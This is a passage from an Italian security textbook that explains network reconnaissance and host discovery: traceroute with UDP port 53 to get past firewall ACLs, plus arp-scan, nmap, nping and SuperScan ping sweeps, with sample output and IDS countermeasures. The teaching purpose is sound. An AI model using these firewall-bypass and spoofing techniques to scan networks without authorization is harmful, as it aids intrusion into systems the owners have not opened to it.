Possiamo vedere il percorso dei pacchetti che arrivano alla destinazione finale attraverso diversi hop senza essere bloccati Possiamo ipotizzare di avere a che fare con un host attivo e che l'hop prima di esso (10) sia il router di confine dell'organizzazione. L'hop 10 potrebbe corrispondere a un firewall dedicato, o semplicemente a un dispositivo di filtro dei pacchetti – non possiamo affermarlo con certezza. In generale, una volta raggiunto un sistema o una rete attiva, il sistema che lo precede è un dispositivo con funzioni di routing (per esempio un router o un firewall).

Questo esempio è molto semplice, ma in un ambiente complesso potrebbero esserci più percorsi di routing, ovvero dispositivi di routing con interfacce multiple (per esempio un router della serie Cisco 7500) o bilanciatori di carico. Inoltre, ogni interfaccia potrebbe avere ACL diversi. In molti casi, alcune interfacce fanno passare le richieste di traceroute, mentre altre no, proprio a causa degli ACL corrispondenti. Quindi è importante creare una mappa dell'intera rete con traceroute. Dopo aver utilizzato traceroute per diversi sistemi sulla rete, si può iniziare a creare un diagramma di rete che illustri l'architettura del gateway verso Internet e la posizione dei dispositivi che forniscono funzionalità di controllo degli accessi: il diagramma dei percorsi di accesso.

È importante notare che la maggior parte delle versioni di traceroute in UNIX per default inviano pacchetti UDP (*User Datagram Protocol*), con la possibilità di utilizzare pacchetti ICMP (*Internet Control Messaging Protocol*) con l'opzione -I. In Windows, invece, per default sono inviati pacchetti ICMP. Per questo motivo, il percorso può variare se si utilizzano versioni diverse di questo strumento e il sito blocca i pacchetti UDP e lascia passare gli ICMP o viceversa. Un'altra opzione di traceroute è -g, che consente all'utente di specificare il routing “loose” dall'origine. Quindi, se si ritiene che il gateway bersaglio accetti pacchetti con routing impostato dall'origine (pratica assai sconsigliata), si potrebbe provare ad abilitare questa opzione con i puntatori hop appropriati (utilizzate `man traceroute` in UNIX per ulteriori informazioni).

Diverse altre opzioni potrebbero consentirci di bypassare i dispositivi di percorso di accesso durante i nostri test. L'opzione -p n di traceroute consente di specificare un numero di porta UDP di partenza (n) che sarà incrementato di uno all'avvio dell'esplorazione. Perciò non potremo utilizzare un numero di porta fisso senza qualche modifica per traceroute. Fortunatamente, Michael Schiffman, aka route/daemon9, ha creato una patch (packet-factory.openwall.net/projects/firewalk/dist/traceroute/) che aggiunge l'opzione -S per interrompere l'incremento del numero di porta in traceroute versione 1.4a5 (ftp.cerias.purdue.edu/pub/tools/unix/netutils/traceroute/old); questo ci consente di forzare ogni pacchetto inviato ad avere un numero di porta fisso, nella speranza che il dispositivo di controllo di accesso lo lasci passare. Un buon numero da cui partire per la porta UDP è 53 (query DNS). Poiché molti siti consentono le query DNS in entrata, vi è un'elevata probabilità che il dispositivo di controllo di accesso lascerà passare i nostri pacchetti esplorativi.

```

[bash]$ traceroute 10.10.10.2
traceroute to (10.10.10.2), 30 hops max, 40 byte packets

1 gate (192.168.10.1) 11.993 ms 10.217 ms 9.023 ms
2 rtr1.example.com (10.10.12.13) 37.442 ms 35.183 ms 38.202 ms

```

```
3 rtr2.example.com (10.10.12.14) 73.945 ms 36.336 ms 40.146 ms
4 hssitrt.example.com (10.11.31.14) 54.094 ms 66.162 ms 50.873 ms
5 * * *
6 * * *
```

In questo esempio possiamo vedere che i nostri pacchetti esplorativi di traceroute, che per default invia pacchetti UDP, sono stati bloccati dal firewall.

Ora inviamo un pacchetto di esplorazione con una porta fissa UDP 53 (query DNS):

```
[bash]$ traceroute -S -p53 10.10.10.2
traceroute to (10.10.10.2), 30 hops max, 40 byte packets
```

```
1 gate (192.168.10.1) 10.029 ms 10.027 ms 8.494 ms
2 rtr1.example.com (10.10.12.13) 36.673 ms 39.141 ms 37.872 ms
3 rtr2.example.com (10.10.12.14) 36.739 ms 39.516 ms 37.226 ms
4 hssitrt.example.com (10.11.31.14) 47.352 ms 47.363 ms 45.914 ms
5 10.10.10.2 (10.10.10.2) 50.449 ms 56.213 ms 65.627 ms
```

Poiché i nostri pacchetti ora risultano accettabili al dispositivo di controllo di accesso (hop 4), vengono lasciati passare. Perciò possiamo esplorare i sistemi che stanno dietro questo dispositivo di controllo di accesso semplicemente inviando pacchetti con la porta di destinazione UDP 53. Inoltre, se inviamo uno di questi pacchetti a un sistema in ascolto sulla porta UDP 53, non si riceve un normale messaggio ICMP di destinazione irraggiungibile e non si vede un host visualizzato in corrispondenza della destinazione finale raggiunta dal pacchetto.

La maggior parte delle operazioni svolte finora con traceroute si esegue dalla riga di comando. Per chi non ha dimestichezza con la riga di comando, sono disponibili strumenti come McAfee NeoTrace Professional (mcafee.com) o Foundstone Trout (foundstone.com). Neotrace fornisce una rappresentazione grafica di ogni hop di rete e integra tale caratteristica con le query WHOIS. Grazie all'approccio multithread, Trout è uno degli strumenti per traceroute più veloci.

Notate che, poiché il valore TTL utilizzato in tracerouting si trova nell'header IP, non siamo vincolati all'utilizzo di pacchetti UDP o ICMP: potremmo inviare qualsiasi tipo di pacchetto IP. Questo ci fornisce altre tecniche di tracerouting per far passare i nostri pacchetti di esplorazione attraverso i firewall che bloccano i pacchetti UDP e ICMP. Due strumenti che consentono il tracerouting di pacchetti TCP su porte specifiche sono tcptraceroute (michael.toren.net/code/tcptraceroute) e Cain & Abel (oxid.it). Altre tecniche consentono di individuare specifici elenchi ACL per un dato dispositivo di controllo di accesso. Una di queste è la scansione del protocollo firewall, oltre all'uso di uno strumento denominato Firewalk (packetfactory.openwall.net/projects/firewalk/index.html) scritto da Michael Schiffman, lo stesso autore del traceroute con patch utilizzato in precedenza per interrompere l'incremento del numero di porta.



Contromisure contro il riconoscimento della rete

In questo capitolo abbiamo esaminato soltanto gli aspetti superficiali delle tecniche per il riconoscimento della rete. Nei capitoli seguenti vedremo tecniche più invasive, tuttavia è possibile impiegare diverse contromisure per ostacolare e individuare i tentativi di esplorare la rete discussi fin qui. Molti dei sistemi commerciali per il rilevamento di intrusioni nella

rete (NIDS, *Network Intrusion-Detection Systems*) e per la prevenzione delle intrusioni (IPS, *Intrusion-Prevention Systems*) consentono di individuare le attività di riconoscimento della rete. Inoltre, uno dei migliori programmi NIDS freeware, Snort (snort.org) di Marty Roesch, può individuare queste attività. Bro-IDS (bro-ids.org), sviluppato in origine da Vern Paxson, è un'altra piattaforma NIDS open source che ha riscosso notevole successo negli ultimi anni. Infine, a seconda di come è impostato il sistema di sicurezza del vostro sito, potreste essere in grado di configurare i router di confine in modo da limitare il traffico ICMP e UDP solo a sistemi specifici, al fine di ridurre al minimo l'esposizione al pubblico.

Riepilogo

Come avete visto in questo capitolo, gli hacker possono procedere in molti modi per effettuare attività di riconoscimento della rete o di footprint. Di proposito ci siamo limitati a descrivere gli strumenti e le tecniche più comuni, ma occorre tenere presente che nuovi strumenti vengono rilasciati ogni settimana, se non tutti i giorni, perciò una buona conoscenza di questo argomento dipende in gran parte dalla capacità di assimilare gli strumenti per spegnere sul nascere i tentativi di attacco portati con le nuove tecniche di hacking. Inoltre, abbiamo scelto un esempio semplificato per illustrare i concetti chiave del footprinting. Spesso vi troverete ad affrontare il compito di individuare e profilare decine o centinaia di domini, perciò è importante sapere come automatizzare il maggior numero di attività possibili tramite una combinazione di script della shell di UNIX, Python o Perl. In più, molti hacker sono molto bravi a svolgere attività di riconoscimento della rete senza farsi scoprire, e dispongono di tutti gli strumenti adatti allo scopo, perciò è importante ricordare di ridurre al minimo la quantità e i tipi di informazioni divulgati dalla propria presenza su Internet e di implementare sistemi di monitoraggio attivi.

Capitolo 2

La scansione

Se svolgere il footprinting è come inquadrare il bersaglio raccogliendo tutte le informazioni necessarie, eseguire la scansione è come ispezionare le pareti di una casa per trovare porte e finestre da cui poter entrare. Durante il footprinting abbiamo ottenuto un elenco di blocchi di rete e indirizzi IP con un'ampia varietà di tecniche, tra cui le interrogazioni WHOIS e ARIN. Queste tecniche forniscono all'amministratore di sistema (e agli hacker) utili informazioni sulla rete bersaglio, tra cui nomi e numeri di telefono dei dipendenti, intervalli di indirizzi IP, server DNS e server di posta. In questo capitolo determineremo quali sistemi sono in ascolto di traffico di rete in entrata (vengono chiamati “alive”, nel senso di “vivi”, “attivi”) e quali sono raggiungibili utilizzando una varietà di strumenti e tecniche. Vedremo anche come sia possibile bypassare i firewall per eseguire la scansione di sistemi che dovrebbero essere bloccati da regole di filtro. Infine, mostreremo come alcune di queste attività possano essere svolte in modo del tutto anonimo.

Prima di cominciare è utile parlare un poco di IPv4 e IPv6. È in corso il passaggio verso uno spazio di indirizzi IP molto più ampio denominato IPv6, che consentirà di passare dai 4,2 miliardi di indirizzi IPv4 disponibili a un range di 2^{128} , qualcosa come 340 undicilioni di indirizzi – un numero quasi infinito nella pratica. Una volta che le reti saranno migrate del tutto su IPv6 e avranno abbandonato la compatibilità con gli indirizzi IPv4, diventerà quasi impossibile eseguire la scansione attiva di una rete di tale ampiezza e ottenere una qualsiasi visibilità di porte e servizi in esecuzione come quella consentita oggi da IPv4. Fino a quel giorno, la maggior parte delle reti manterrà la

In questo capitolo

- **Determinare se il sistema è attivo**
- **Determinare quali servizi sono in esecuzione o in ascolto**
- **Rilevamento del sistema operativo**
- **Elaborare e memorizzare i risultati di una scansione**

compatibilità con IPv4, e tutte le tecniche trattate qui dovrebbero continuare a funzionare. Evitiamo fraintendimenti: certamente ci saranno nuove metodologie da hacker per enumerare IPv6, e ne parleremo.

Ora passiamo alla fase successiva della raccolta delle informazioni: la scansione.

Determinare se il sistema è attivo

Anche se potremmo avere a disposizione un elenco di intervalli e qualche server sospetto, in realtà non sappiamo se esista un host allocato per un determinato IP, e se quell'host sia effettivamente attivo. Lo possiamo dedurre effettuando un *ping sweep* degli indirizzi e degli blocchi di indirizzi ottenuti durante la fase di footprinting.



Ping sweep di rete

Popolarità: 10

Semplicità: 9

Impatto: 3

Grado di rischio: 7

Il *ping di rete* è l'atto di inviare determinati tipi di traffico a un bersaglio, e analizzare i risultati (o l'assenza di risultati). Generalmente si indica con “effettuare il ping” l'utilizzo di ICMP, ma il termine si è evoluto fino a comprendere il traffico ARP, ICMP, TCP e UDP volto a tentare di individuare se un host sia attivo.

Ricerca di host ARP

Il protocollo ARP (*Address Resolution Protocol*) traduce l'indirizzo fisico (MAC) di un sistema nell'indirizzo IP che gli è stato assegnato. Per ognuno dei metodi di ricerca di host descritti qui, il sistema deve inviare qualche tipo di richiesta ARP per iniziare il percorso verso la sua destinazione. Se un hacker si trova sullo stesso segmento di rete del suo bersaglio, utilizzare ARP per la ricerca di host rappresenta la soluzione migliore, data la scarsità di tempo e di risorse di esecuzione richiesti. Una scansione ARP invia una richiesta ARP per ciascun host su una sottorete, e un host viene considerato “vivo” se viene ricevuta una risposta ARP. Questa tecnica è potente anche perché identifica gli host sui quali sia configurato un firewall locale e che filtrano il traffico di livello più alto (ICMP, TCP e così via).

Arp-scan

Arp-scan, prodotto da NTA Monitor (<http://nta-monitor.com/tools/arp-scan/>) è un semplice strumento di ping ARP e fingerprinting. L'utilizzo è decisamente semplice, basta eseguirlo come utente root; qui lo facciamo con sudo:

```
user@hax:~$ sudo ./arp-scan 192.168.1.0/24
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.8.1 with 256 hosts (http://nta-monitor.com/tools/arp-scan/)
192.168.1.14      58:8F:09:95:3d:20      (Unknown)
192.168.1.15      00:06:2e:00:01:f4      (Unknown)
192.168.1.13      00:50:c2:2f:65:01      (Unknown)
192.168.1.20      58:8d:39:59:4c:25      (Unknown)
```

```
192.168.1.21 58:2d:09:97:18:c0 (Unknown)
192.168.1.22 38:60:77:35:fb:5a (Unknown)
192.168.1.24 00:23:e8:b4:5c:35 (Unknown)
192.168.1.31 00:15:c5:47:6b:d7 (Unknown)
192.168.1.210 08:00:37:ae:d3:65 (Unknown)
192.168.1.211 00:00:aa:be:8b:f6 (Unknown)
192.168.1.222 00:00:aa:be:8b:e3 (Unknown)
192.168.1.233 00:00:aa:d7:ef:22 (Unknown)
192.168.1.242 58:8d:09:f4:07:43 (Unknown)
```

```
13 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.8.1: 256 hosts scanned in 3.695 seconds (69.28 hosts/sec).
13 responded
```

Nelle prime due colonne si possono vedere tutti gli host attivi e i loro indirizzi MAC. La terza colonna mostra l'organizzazione assegnata dal campo OUI (*Organizationally Unique Identifier*) dell'indirizzo MAC, se disponibile.

Network Mapper (Nmap)

Nmap di Fyodor (nmap.org) è di gran lunga lo strumento di elezione per qualsiasi attività collegata alla ricerca di host e servizi. Nmap è supportato in Linux, Windows e Mac. Come vedrete nei prossimi due capitoli, le funzionalità di Nmap formano un gruppo estremamente robusto, e questo lo ha reso uno degli strumenti principali di ogni hacker. Nmap supporta la scansione ARP con il parametro -PR; tuttavia, per fare in modo che Nmap si limiti a una semplice ricerca di host e non effettui una scansione delle porte (ne parleremo meglio in seguito), è necessario specificare anche il parametro -sn. È possibile specificare un singolo host, ma Nmap rende semplice anche la scansione di un'intera rete. Come potete vedere, Nmap consente di indicare intervalli nella notazione a blocchi CIDR (*Classless Inter-Domain Routing*, cfr. RFC 1519 su ietf.org/rfc/rfc1519.txt). Così, volendo agire sull'intervallo locale 192.168.1.1–192.168.1.254, potremo semplicemente indicare 192.168.1.0/24.

```
user@hax:~$ sudo nmap -sn 192.168.1.0/24
Starting Nmap 5.51 ( http://nmap.org ) at 2011-09-24 11:45 PDT
Nmap scan report for 192.168.1.13
Host is up (0.013s latency).
MAC Address: 00:50:C2:2F:BE:09 (Ieee Registration Authority)
Nmap scan report for 192.168.1.11
Host is up (0.0012s latency).
MAC Address: 5F:8D:09:12:3D:20 (Unknown)
Nmap scan report for 192.168.1.15
Host is up (0.0014s latency).
MAC Address: 00:40:8E:00:0B:F4 (Unknown)
Nmap scan report for 192.168.1.18
Host is up (0.00065s latency).
MAC Address: 58:8D:09:59:4C:25 (Unknown)
Nmap scan report for 192.168.1.19
Host is up (0.00073s latency).
MAC Address: 58:8D:09:97:18:C0 (Unknown)
Nmap scan report for 192.168.1.34
Host is up.
Nmap scan report for 192.168.1.26
Host is up (0.00079s latency).
MAC Address: 38:60:77:35:FB:5A (Unknown)
```

```

Host is up (0.00064s latency).
MAC Address: 00:15:C5:F7:8B:D7 (Dell)
Nmap scan report for 192.168.1.111
Host is up (0.0012s latency).
MAC Address: 00:00:AA:F3:1D:F6 (Xerox)
Nmap scan report for 192.168.1.112
Host is up (0.00092s latency).
MAC Address: 00:00:AA:BE:8B:E3 (Xerox)
Nmap scan report for 192.168.1.113
Host is up (0.00065s latency).
MAC Address: 00:00:AA:D7:EF:25 (Xerox)
Nmap scan report for 192.168.1.122
Host is up (0.0035s latency).
MAC Address: 58:8D:09:F4:0C:43 (Unknown)
Nmap done: 256 IP addresses (12 hosts up) scanned in 2.52 seconds

```

Cain

Cain (oxid.it/cain.html) è un altro strumento completo a cui faremo riferimento spesso in tutto il libro. Offre una vasta gamma di funzionalità per Windows, che vanno ben oltre la ricerca di host e servizi. Per effettuare una ricerca host ARP su Windows, avviate Cain, selezionate *Configure*, scegliete la vostra interfaccia di rete, abilitate lo sniffer e poi, dalla scheda *Sniffer*, fate clic con il pulsante destro del mouse e scegliete *Scan MAC Addresses*, come mostrato nella Figura 2.1.




Figura 2.1 Cain esegue una scansione ARP per individuare host attivi su una sottorete locale.

NOTA

Nelle situazioni in cui i sistemi bersaglio si trovano su segmenti di rete distanti, la ricerca ARP perde leggermente di praticità e ci si deve orientare verso scelte diverse, come la ricerca di host ICMP o TCP/UDP.

La ricerca di host ICMP

I creatori della Internet Protocol Suite erano consapevoli del fatto che esistono molti scenari nei quali potrebbe essere perfettamente legittimo voler sapere se un determinato sistema su una rete sia attivo e raggiungibile. A questo scopo crearono, come meccanismo generico, il protocollo ICMP (*Internet Control Message Protocol*). ICMP offre una varietà di tipi di messaggi per aiutare a diagnosticare lo stato di un host e il suo percorso di rete. La tabella che segue presenta un elenco di comuni tipi di messaggi ICMP; per ulteriori informazioni sul protocollo, consultate il documento RFC 792.

Tipo di messaggio	Descrizione
0	Echo Reply
3	Destination Unreachable
4	Source Quench
5	Redirect
8	Echo Request
11	Time Exceeded
12	Parameter problem
13	Timestamp
14	Timestamp Reply
15	Information Request
16	Information Reply
17	Address Mask Request
18	Address Mask Reply

Anche se il termine “ping” può essere utilizzato in svariati contesti differenti, tradizionalmente si riferisce al processo che vede l’invio di pacchetti ICMP ECHO REQUEST (tipo 8) a un sistema bersaglio nel tentativo di ottenere una risposta ICMP ECHO_REPLY (tipo 0), che indica che il sistema bersaglio è attivo.

Altri due tipi di messaggi ICMP degni di nota sono ICMP TIMESTAMP, che può essere utilizzato per identificare l’ora di sistema del bersaglio, e ICMP ADDRESS MASK, che può essere utile per identificarne la maschera di sottorete locale. Nel capitolo seguente, incentrato sull’enumerazione, verranno fornite ulteriori indicazioni su come utilizzare questi due tipi ICMP per ottenere informazioni. In questo capitolo il nostro scopo è solo quello di utilizzare questi messaggi per determinare se l’host bersaglio sia attivo, cercando di ottenere una risposta da esso.

Gli strumenti dei sistemi operativi

La maggior parte dei sistemi operativi mette a disposizione lo strumento denominato “ping” che invia pacchetti del tipo ICMP ECHO REQUEST a un singolo host. Alcuni sistemi operativi incorporano strumenti che supportano anche altri tipi di messaggi. Su Linux, il comando che segue invia due (-c 2) messaggi ICMP ECHO REQUEST all’host 192.168.1.1:

```
user@hax:~$ ping -c 2 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_req=1 ttl=64 time=0.149 ms
64 bytes from 192.168.1.1: icmp_req=2 ttl=64 time=0.091 ms

--- 192.168.1.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.091/0.120/0.149/0.029 ms
```

Gli strumenti messi a disposizione dai sistemi operativi sono utili per la risoluzione di semplici problemi di connettività su singoli host; tuttavia, nella maggioranza degli scenari, risulta preferibile ricorrere a qualcosa che offra funzionalità più corpose.

Strumenti di rete

Gli strumenti di rete forniscono all’utente un maggiore controllo sui metodi di identificazione degli host attivi su una rete. Offrono una grande varietà di opzioni per effettuare la ricerca di host e sono sufficientemente flessibili per svolgere scansioni sia su singoli host, sia su interi gruppi.

Nmap

La scelta apparentemente più ovvia per svolgere un semplice ping sweep ICMP con Nmap è quella di usare l’opzione `-sn` (che significa “senza scansione delle porte”; questa opzione sostituisce la precedente opzione `-sP`). Questa opzione, tuttavia, non si limita a inviare un pacchetto ICMP ECHO REQUEST; se eseguita con l’utente root, effettua anche un ping ARP, invia un messaggio ICMP TIMESTAMP e svolge anche una certa attività di ping TCP (di cui parleremo più oltre) sulle porte TCP 80 e 443. Se eseguita con un’utenza non root, si limita a effettuare ping TCP. Ecco perché è davvero importante comprendere le funzionalità di strumenti come Nmap. Se la rete bersaglio è sotto il monitoraggio di un sistema di rilevamento delle intrusioni (IDS, *Intrusion Detection System*), il traffico aggiuntivo che viene generato potrebbe involontariamente attivare qualche allarme.

Ecco il modo più pulito per fare in modo che Nmap invii un pacchetto ICMP ECHO REQUEST:

```
user@hax:~$ sudo nmap -sn --send-ip 192.168.1.1

Starting Nmap 5.51 ( http://nmap.org ) at 2011-09-24 10:06 PDT
Nmap scan report for 192.168.1.1
Host is up (0.060s latency).
MAC Address: 5F:8D:09:F4:07:43 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
```

Se ci troviamo nel contesto di root (Nmap svolgerà una scansione più approfondita se viene eseguito come utente root, perché avrà maggior controllo sul sistema), indichiamo a Nmap di puntare a un particolare host (192.168.1.1), tralasciare la scansione delle porte (-sn), inviare un pacchetto ICMP ECHO REQUEST (-PE), e non svolgere alcuna risoluzione ARP (--send-ip; ciò è possibile perché ci troviamo sullo stesso segmento di rete dell'host di destinazione). Se avessimo eseguito Nmap puntando a un host su un segmento diverso o su Internet, avremmo potuto tranquillamente ignorare l'opzione --send-ip. Per effettuare un ping sweep ICMP ECHO REQUEST su un intero intervallo di host, basta modificare il puntamento:

```
user@hax:~$ sudo nmap -sn -PE --send-ip 192.168.1.0/24
Starting Nmap 5.51 ( http://nmap.org ) at 2011-09-24 10:28 PDT
Nmap scan report for 192.168.1.13
Host is up (0.013s latency).
MAC Address: 00:50:C2:2F:BE:09 (Ieee Registration Authority)
Nmap scan report for 192.168.1.11
Host is up (0.0012s latency).
MAC Address: 5F:8D:09:12:3D:20 (Unknown)
Nmap scan report for 192.168.1.15
Host is up (0.0014s latency).
MAC Address: 00:40:8E:00:0B:F4 (Unknown)
Nmap scan report for 192.168.1.18
Host is up (0.00065s latency).
MAC Address: 58:8D:09:59:4C:25 (Unknown)
Nmap scan report for 192.168.1.19
Host is up (0.00073s latency).
MAC Address: 58:8D:09:97:18:C0 (Unknown)
Nmap scan report for 192.168.1.34
Host is up.
Nmap scan report for 192.168.1.26
Host is up (0.00079s latency).
MAC Address: 38:60:77:35:FB:5A (Unknown)
Host is up (0.00064s latency).
MAC Address: 00:15:C5:F7:8B:D7 (Dell)
Nmap scan report for 192.168.1.111
Host is up (0.0012s latency).
MAC Address: 00:00:AA:F3:1D:F6 (Xerox)
Nmap scan report for 192.168.1.112
Host is up (0.00092s latency).
MAC Address: 00:00:AA:BE:8B:E3 (Xerox)
Nmap scan report for 192.168.1.113
Host is up (0.00065s latency).
MAC Address: 00:00:AA:D7:EF:25 (Xerox)
Nmap scan report for 192.168.1.122
Host is up (0.0035s latency).
MAC Address: 58:8D:09:F4:0C:43 (Unknown)
Nmap done: 256 IP addresses (12 hosts up) scanned in 4.25 seconds
```

Notate come questa scansione abbia richiesto un tempo quasi doppio rispetto alla scansione ARP utilizzata nel paragrafo precedente.

Nmap supporta anche le opzioni ICMP Address Mask (-PM) e TIMESTAMP (-PP). Questi ulteriori tipi di messaggi possono essere utilizzati in uno scenario nel quale un host sia configurato in modo da ignorare i messaggi ICMP ECHO, ma potrebbe non ignorare altri

tipi di messaggi ICMP. Tutto dipende dall'implementazione ICMP presente sul sistema bersaglio e dal modo in cui risponde a questi tipi di pacchetti.

Conoscere il modo in cui i diversi sistemi operativi rispondono o non rispondono ai vari tipi ICMP diventa anche utile per individuare i sistemi operativi remoti.

hping3 e nping

Hping3 (hping.org) è uno strumento di packet-crafting estremamente robusto che permette di definire qualsiasi combinazione di indicatori su qualsiasi combinazione di tipi di pacchetti. Uno strumento come questo può vantare un numero quasi infinito di possibili utilizzi, ma qui ci concentreremo su ricerca di host e scansione di porte. La cattiva notizia è che hping3 non viene gestito o aggiornato dal 2005. La buona notizia è che Luis Martin Garcia e Fyodor hanno deciso di riportarne in vita le funzionalità in uno strumento che accompagna Nmap e che si chiama nping.

```
user@hax:~$ sudo nping -c 2 --icmp --icmp-type time 192.168.1.1
```

```
Starting Nping 0.5.51 ( http://nmap.org/nping ) at 2011-09-24 14:07 PDT
SENT (0.0045s) ICMP 192.168.1.25 > 192.168.1.1 Timestamp request
(type=13/code=0) ttl=64 id=25869 iplen=40
RCVD (0.0189s) ICMP 192.168.1.1 > 192.168.1.25 Timestamp reply
(type=14/code=0) ttl=255 id=25869 iplen=40
SENT (1.0049s) ICMP 192.168.1.25 > 192.168.1.1 Timestamp request
(type=13/code=0) ttl=64 id=25869 iplen=40
RCVD (1.0082s) ICMP 192.168.1.1 > 192.168.1.25 Timestamp reply
(type=14/code=0) ttl=255 id=25869 iplen=40

Max rtt: 14.084ms | Min rtt: 2.820ms | Avg rtt: 8.452ms
Raw packets sent: 2 (80B) | Rcvd: 2 (92B) | Lost: 0 (0.00%)
Tx time: 1.00109s | Tx bytes/s: 79.91 | Tx pkts/s: 2.00
Rx time: 2.00356s | Rx bytes/s: 45.92 | Rx pkts/s: 1.00
Nping done: 1 IP address pinged in 2.01 seconds
```

Nping deve essere eseguito come root (da qui il `sudo`). Il comando precedente indica a nping di inviare due (-c 2) messaggi ICMP (--icmp) di tipo TIMESTAMP (--icmp-type time) all'host 192.168.1.1. Le risposte sono visibili nell'output prodotto, e indicano che l'host sta rispondendo ai messaggi TIMESTAMP e pertanto deve essere attivo.

Nping supporta anche lo spoofing degli indirizzi MAC sorgenti, degli IP sorgenti, e qualsiasi altra cosa a cui si possa pensare in un pacchetto – una capacità che può rivelarsi estremamente utile quando si cerca di nascondere la propria identità su una rete.

SuperScan

Per chi si interessa al mondo Windows e ha bisogno di un'ulteriore scelta accanto a Nmap, citiamo l'affidabile e collaudato prodotto SuperScan di Foundstone, illustrato nella Figura 2.2. Si tratta di uno degli strumenti di ping sweep più veloci in circolazione. SuperScan invia svariati pacchetti ICMP ECHO REQUEST (oltre a tre altri tipi di ICMP) in parallelo e si limita rimanere in attesa e ad ascoltare le risposte. SuperScan consente anche di risolvere i nomi di host e di visualizzare l'output ottenuto come file HTML.




Figura 2.2 SuperScan di Foundstone è una delle utility di ping sweep più veloci e flessibili disponibili per Windows.

La ricerca di host TCP/UDP

Gli amministratori di sistema e di rete discutono spesso sulla minaccia rappresentata dal consentire il protocollo ICMP sui sistemi e sui dispositivi di rete. ICMP può fornire preziose informazioni a un hacker, ma è decisamente utile anche per individuare e risolvere problemi di vario tipo. Il mondo reale è formato da un miscuglio di reti che consentono ICMP sui segmenti interni e affacciati su Internet, reti che lo permettono solo internamente, e reti che non lo permettono affatto. L'approccio che un hacker può adottare per ricercare gli host attivi su reti che limitano il protocollo ICMP implica l'utilizzo di pacchetti TCP e/o UDP.

Generalmente i server forniscono qualche tipo di funzionalità di rete; per questo motivo, è sempre a disposizione almeno una porta aperta a cui i client si possano collegare. Anche i server protetti da firewall fanno delle concessioni, per potere svolgere il proprio ruolo. Un hacker potrebbe approfittarne per determinare se un host sia attivo oppure no. Per esempio, se un server web blocca le richieste ICMP, ma deve avere aperta la porta TCP 80 per poter accettare il traffico HTTP, un hacker potrebbe sondare la porta 80 e, in caso di risposta, considerare l'host come attivo. Il lato negativo di questo approccio è dato dal fatto che non tutti i server sono server web con la porta TCP 80 aperta. Per questo un hacker deve sondare alla cieca un gran numero di porte diverse, cercando di indovinare

quali servizi siano disponibili sulla rete di interesse. Tutto ciò comporta un grande dispendio di tempo e molto “rumore”, e aumenta i rischi per chi attacca.

